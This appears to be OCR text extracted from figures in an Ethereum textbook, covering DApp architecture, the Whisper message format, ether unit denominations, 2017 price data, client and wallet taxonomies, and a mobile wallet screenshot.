
Axis	Decentralized	Centralized
Architectural	Yes	No
Political	Yes	No
Logical	No	Yes






Web 2.0
(Server based
architecture)
Web 3.0
(Server less
architecture)
Google Play
Google
Play
Store
Mist
Browser
iTunes
Ethereum (Unreleased)
Apple
iTunes
Store
Backward
Compatibility
Architectural
Divide



CROWDFUNDER
ethcrowdfunding.eth
Property
$1,045 (+3%)
People
NEW MESSAGES
2
Mining
NEXT REWARD 1MIN
Catalog
Make a deal
Learn Ethereum
All Your Apps...
Crowdfunding contracts attempt to raise money for a cause. If the amount is reached, the money goes to the specified address, if it's not, 100% of the money goes back to the funders. No one else takes any money.
SORT BY: NEWEST
LET'S BUILD A LIGHTHOUSE TOGETHER!
By Mike Hearn in Rockall, Scotland, UK
BUY PATENT US 5,146,634 AND OPEN SOURCE IT
By FreeRightsFoundation in the whole world
LET'S BUY AN ISLAND AND ALL LIVE ON IT!
By Reddit in Holland Island, Netherlands
AUTONOMOUS RELAY DELIVERY DRONES
By Sarah Rodriguez in Alabama, USA
CREATE A MESH NETWORK OVER NORTH KOREA
By LiNK in the Piongyang, North Korea
OPEN SOURCE GOOGLE'S AI CHAT BOT
By Walter Chen in Mountain Valley, USA



Blockchain
User Device
Data logic
User credentials
Interface
swarm
whisper
Communication
Static Files


BLOCKCHAIN
SWARM
WHISPER
LOCAL STORE
ETHEREUM
QML
JAVASCRIPT
DApp
QTQUICK
HTML
CSS
USER
FRONTEND
BACKEND


Envelope (Not-Encrypted)
[expiry : P, ttl : P , [topic0 : B_4 , topic1 : B_4 , ...], data : B , nonce : P]
Message (Encrypted)
• flags : 1 byte
• (signature : 65 bytes)
• payload : not fixed


From the Dishwasher
To the Server
Push
Pop
Stack Pointer
Top
Bottom
A LIFO Stack
Input = (1,2,3)
Output = (3,2,1)
top
push (1)
push (2)
push (3)
pop ()
pop ()
pop ()
Stack is Empty
Step 1
Step 2
Step 3
Step 4
Step 5
Step 6
Last In
First Out
E
E
D
C
B
A






Date	Price (USD)
2017-08-13	297.18211755
2017-08-12	308.41962326
2017-08-11	296.06275828
2017-08-10	295.84878057
2017-08-09	297.56832730
2017-08-08	268.51285398
2017-08-07	263.60533075
2017-08-06	257.20038065
2017-08-05	221.72746126
2017-08-04	225.31148115
2017-08-03	219.91355873


```
'wei':          '1',
'kwei':         '1000',
'ada':          '1000',
'femtoether':   '1000',
'mwei':         '1000000',
'babbage':      '1000000',
'picoether':    '1000000',
'gwei':         '1000000000',
'shannon':      '1000000000',
'nanoether':    '1000000000',
'nano':         '1000000000',
'szabo':        '1000000000000',
'microether':   '1000000000000',
'micro':        '1000000000000',
'finney':       '1000000000000000',
'milliether':   '1000000000000000',
'milli':        '1000000000000000',
'ether':        '1000000000000000000',
'kether':       '1000000000000000000000',
'grand':        '1000000000000000000000',
'einstein':     '1000000000000000000000',
'mether':       '1000000000000000000000000',
'gether':       '1000000000000000000000000000',
'tether':       '1000000000000000000000000000000'
```


ether = main unit
finney = for micropayments
shannon = for gas prices.
wei = for discussion around APIs





Insert 'team' while splitting 'test' and creating a new edge label 'st'

Insert 'toast' while splitting 'te' and moving previous strings a level lower






Ethereum Client Interfaces
Official Reference Implementations
Third Party Implementations
Command Line Interface
Graphic User Interface
Command Line Interface
Graphic User Interface
eth (C++ client)
geth (Golang client)
Pyethapp (Python client)
Mist (on top of eth and geth)
alethzero(deprecated)
parity (Rust client)
ethereumj(Java client)
ethereumH(Haskell client)
ethereumj-VM (EVM on JavaScript)
Ruby-ethereum (Ruby client)
etherwall (QT client)



Ethereum Wallets
Hot Wallets
Cold Wallets
Command Line Interface
Graphic User Interface
Paper Wallets
Hardware Wallets
GETH
PC Browser Based GUI
Mobile App Based
D-I-Y KIT
TREZOR
MIST
LETH



WE CONNECT USERS WITH DAPPS.
LETH (Unreleased)
Inzhoop
UNINSTALL
OPEN
Unreleased app installed.
Ethereum interactive mobile wallet
WHAT'S NEW
This version adds full screen modal window for tablet versione and orders friends chat by unread messages putting them on top.
READ MORE
Wallet
Address To
Type address or use camera to scan
Send
transactions
Chats
Hi
Welcome
new user added
Yes, welcome
That's a public chat based on whisper
24 hours
MaRS attack
Anybody there?
hi
old user here
what happens to the old chat logs..do they get refreshed?
is this a community chat on ethereum?
Messages never persisted
ok..thanks for clarifying.
Settings
Host Provider Address
Host type
